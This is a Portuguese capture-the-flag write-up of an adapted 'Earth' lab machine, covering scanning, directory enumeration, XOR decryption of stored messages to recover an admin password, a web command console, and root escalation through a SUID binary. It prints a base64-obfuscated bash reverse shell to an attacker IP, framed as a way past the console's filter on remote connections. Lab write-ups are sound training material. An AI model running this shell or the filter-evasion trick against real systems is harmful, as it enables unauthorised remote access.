

Write-Up: OFFSEC CTF1 (Earth adaptado)

Eduardo Panizzon

Começamos com apenas um **IP**, o melhor primeiro passo é rodar o comando do **NMAP** para descobrir quais portas estão abertas e quais serviços estão rodando.

Rodando `nmap -sV -sC -sT IP` obtemos:

```
(kali㉿kali)-[~]
$ nmap -sC -sT -sV 10.10.137.49
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 09:43 EDT
Nmap scan report for 10.10.137.49
Host is up (0.37s latency).
Not shown: 969 filtered tcp ports (no-response), 27 filtered tcp ports (host-unreach)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.0 (protocol 2.0)
| ssh-hostkey:
|_  256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http         Apache httpd 2.4.59 ((Fedora Linux) OpenSSL/3.0.9 mod_wsgi/4.9.4 Python/3.11)
|_ http-server-header: Apache/2.4.59 (Fedora Linux) OpenSSL/3.0.9 mod_wsgi/4.9.4 Python/3.11
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http     Apache httpd 2.4.59 ((Fedora Linux) OpenSSL/3.0.9 mod_wsgi/4.9.4 Python/3.11)
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.59 (Fedora Linux) OpenSSL/3.0.9 mod_wsgi/4.9.4 Python/3.11
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
|_ http-title: Test Page for the HTTP Server on Fedora
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ tls-alpn:
|_ http/1.1
2608/tcp  open  tcpwrapped
```

Daqui tiramos algumas informações importantes:

- 1º - Existem 4 portas abertas no alvo: 22 (ssh), 80 (http), 443 (https), 2608 (???)
- 2º - O serviço http (80) responde por padrão Bad Request, logo não deve ser um bom ponto de entrada no alvo.
- 3º - O serviço https (443) possui domínios específicos para serem acessados. Vemos na linha de Subject Alternative Name: **DNS:earth.local**, **DNS:terratest.earth.local**

A partir daqui podemos tentar usar o **IP** no navegador para testar os serviços 80 e 443.

Como esperado o serviço http só responde erro 400, podemos desistir dele.

O serviço 443 nos leva para uma página padrão de serviço de apache, mas lembrando que temos 2 serviços de DNS para o https. Para usá-los é só adicionar os 2 no `/etc/hosts`, desta forma o seu PC pode acessar o link através dos domínios. Rodando `sudo nano /etc/hosts` a gente consegue adicionar no final do arquivo os domínios:

```
kali@kali: ~  
GNU nano 8.4  
127.0.0.1      localhost  
127.0.1.1      kali  
::1           localhost ip6-localhost ip6-loopback  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters  
10.10.137.49   earth.local    terratest.earth.local
```

Agora temos acesso a uma página web quando acessamos <https://earth.local>, nesta página podemos ver o que parece ser um serviço de envio de mensagens, onde cada mensagem pode ser criptografada com uma Message Key, mais abaixo temos 3 mensagens anteriores que já foram enviadas e estão criptografadas. Até o momento não sabemos qual é o tipo de criptografia usada (apenas que ela usa uma Key para isso), mas pelos caracteres usados podemos ver que a criptografia está codificada em **HEX**. Não temos mais nada nesta página.

Acessando <https://terratest.earth.local>, temos apenas uma página de teste. Mais nada aqui.

Um bom passo agora é tentar encontrar diretórios escondidos dentro destes domínios, para isso vamos rodar o DirBuster, dirb, goBuster ou qualquer outro enumerador de diretórios. Usando a common.txt como wordlist no GoBuster, temos o comando: *gobuster dir -u https://earth.local -w /usr/share/dirb/wordlists/common.txt*. Apenas com este comando temos um erro de tls e certificado, mas com a **flag -k** podemos ignorar isso e seguir com a enumeração:

No <https://earth.local> :

```
(kali@kali)-[~]  
$ gobuster dir -u https://earth.local -w /usr/share/dirb/wordlists/common.txt -k  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: https://earth.local  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/dirb/wordlists/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/admin (Status: 301) [Size: 0] [→ /admin/]  
/cgi-bin/ (Status: 403) [Size: 199]  
Progress: 4614 / 4615 (99.98%)  
  
Finished
```

E no <https://terratest.earth.local> :

```
(kali@kali)-[~]
$ gobuster dir -u https://terratest.earth.local -k -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             https://terratest.earth.local
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/.hta                (Status: 403) [Size: 199]
/.htpasswd           (Status: 403) [Size: 199]
/.htaccess           (Status: 403) [Size: 199]
/cgi-bin/            (Status: 403) [Size: 199]
/index.html          (Status: 200) [Size: 26]
/robots.txt          (Status: 200) [Size: 521]
Progress: 4614 / 4615 (99.98%)

Finished
```


Encontramos em <https://earth.local/admin> uma página com **login**, mas ainda não sabemos quais são as credenciais, poderiam estar naquelas mensagens criptografadas, mas ainda não sabemos como decifrá-las. Para o domínio test não achamos nada além dos diretórios padrões de um serviço web.

Uma opção agora seria tentar fazer um fuzz de usuário e senha para acessar o login, mas antes, se explorarmos os diretórios de <https://terrateste.earth.local> podemos achar um pista que chama atenção em **/robots.txt**. Neste arquivo temos uma lista de extensões que devem ser ignoradas pelo serviço web, e no final da lista temos um arquivo a ser ignorado **/testingnotes.***, um arquivo neste nome com qualquer extensão. Como este domínio chama test, um arquivo com este nome se destaca. Podemos tentar acessá-lo com <https://terratest.earth.local/testingnotes>. * testando diferentes extensões.

Descobrimos então que o link é <https://terratest.earth.local/testingnotes.txt>, e aqui temos muitas informações importantes, por linha temos:

- 1º - A criptografia usada é **XOR**
 - 2º - nada
 - 3º - **/testdata.txt** é uma key usada na criptografia (pelo menos de alguma das mensagens)
 - 4º - **terra** é um usuário na página de login que encontramos
- O restante não será usado nesta resolução.

Acessando **/testdata.txt** temos um texto que deve ser nossa key, para descriptografar as mensagens podemos usar qualquer site de XOR como <https://md5decrypt.net/en/Xor/> ou <https://gchq.github.io/CyberChef/>, lembrando que verificamos que nosso input (as mensagens) estão codificados em HEX, nossa chave está em UTF-8(texto) e provavelmente queremos uma saída em UTF-8(texto). Testando as 3 mensagens originais a última retorna um texto legível:



Achamos a frase **earthclimatechangebad4humans** repetindo várias vezes. Já tínhamos um usuário (terra), esta pode ser a senha, vamos testar isso na página de login. Conseguimos acesso a página, agora temos uma **CLI** direto da máquina do alvo. A partir daqui podemos seguir de duas formas: 1 - Shell Reversa para acessarmos o terminal a partir da nossa máquina ou 2 - fazer tudo direto do CLI da página de admin.

1 - Shell Reversa

Se tentarmos alguns comandos comuns de shell reversa (<https://www.revshells.com/>) recebemos um aviso proibindo este tipo de acesso (Remote connections are forbidden.). Precisamos dar um jeito de passar por essa proibição. O que deve estar acontecendo é que antes de executar os comandos do CLI algum serviço verifica se esse comando vai gerar conexões remotas e não executa. O que podemos fazer é disfarçar nosso comando para que ele possa ser executado. Passamos nosso comando de shell reversa para a **Base64**, então enviamos isso via comando **echo** e usando pipe para decodificar com o comando **base64 -d** e pipe novamente para que **/bin/bash** execute a saída (o comando shell reversa original). Teremos então um comando do tipo:

```
echo "L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuMi4xNS80NDQ0IDA+JjE=" |
base64 -d | bash
```

2 - Direto do CLI

Conseguimos rodar praticamente todos os comandos que precisamos direto no CLI da página web, temos apenas um problema: comandos que precisam de entrada depois de serem executados, como `su root` que pede a senha e não teríamos como preencher. Para esse comandos usaremos o **echo** e o **pipe**.

Outro comando importante que não é bem aceito é o **cd**, mas com **ls** é possível 'navegar' por todos os diretórios.

=====

Seguindo por qualquer um dos dois caminhos, temos agora que localizar a flag do usuário, depois de procurar um pouco podemos encontrá-la em **/var/earth_web/**.

Agora para a flag do root precisamos escalar privilégio, rodando o comando **find / -perm -4000 2>/dev/null** localizamos um executável suspeito, chamado **/usr/bin/reset_root**. Executando `reset_root` descobrimos a **senha do root**. Agora é só dar **su root** e passar a senha descoberta (no caso do CLI da página web, usamos o comando no formato **echo "Senha" | su - root -c 'comando'**, e vamos alternado o 'comando' para navegar a máquina) e assim achamos a flag do root.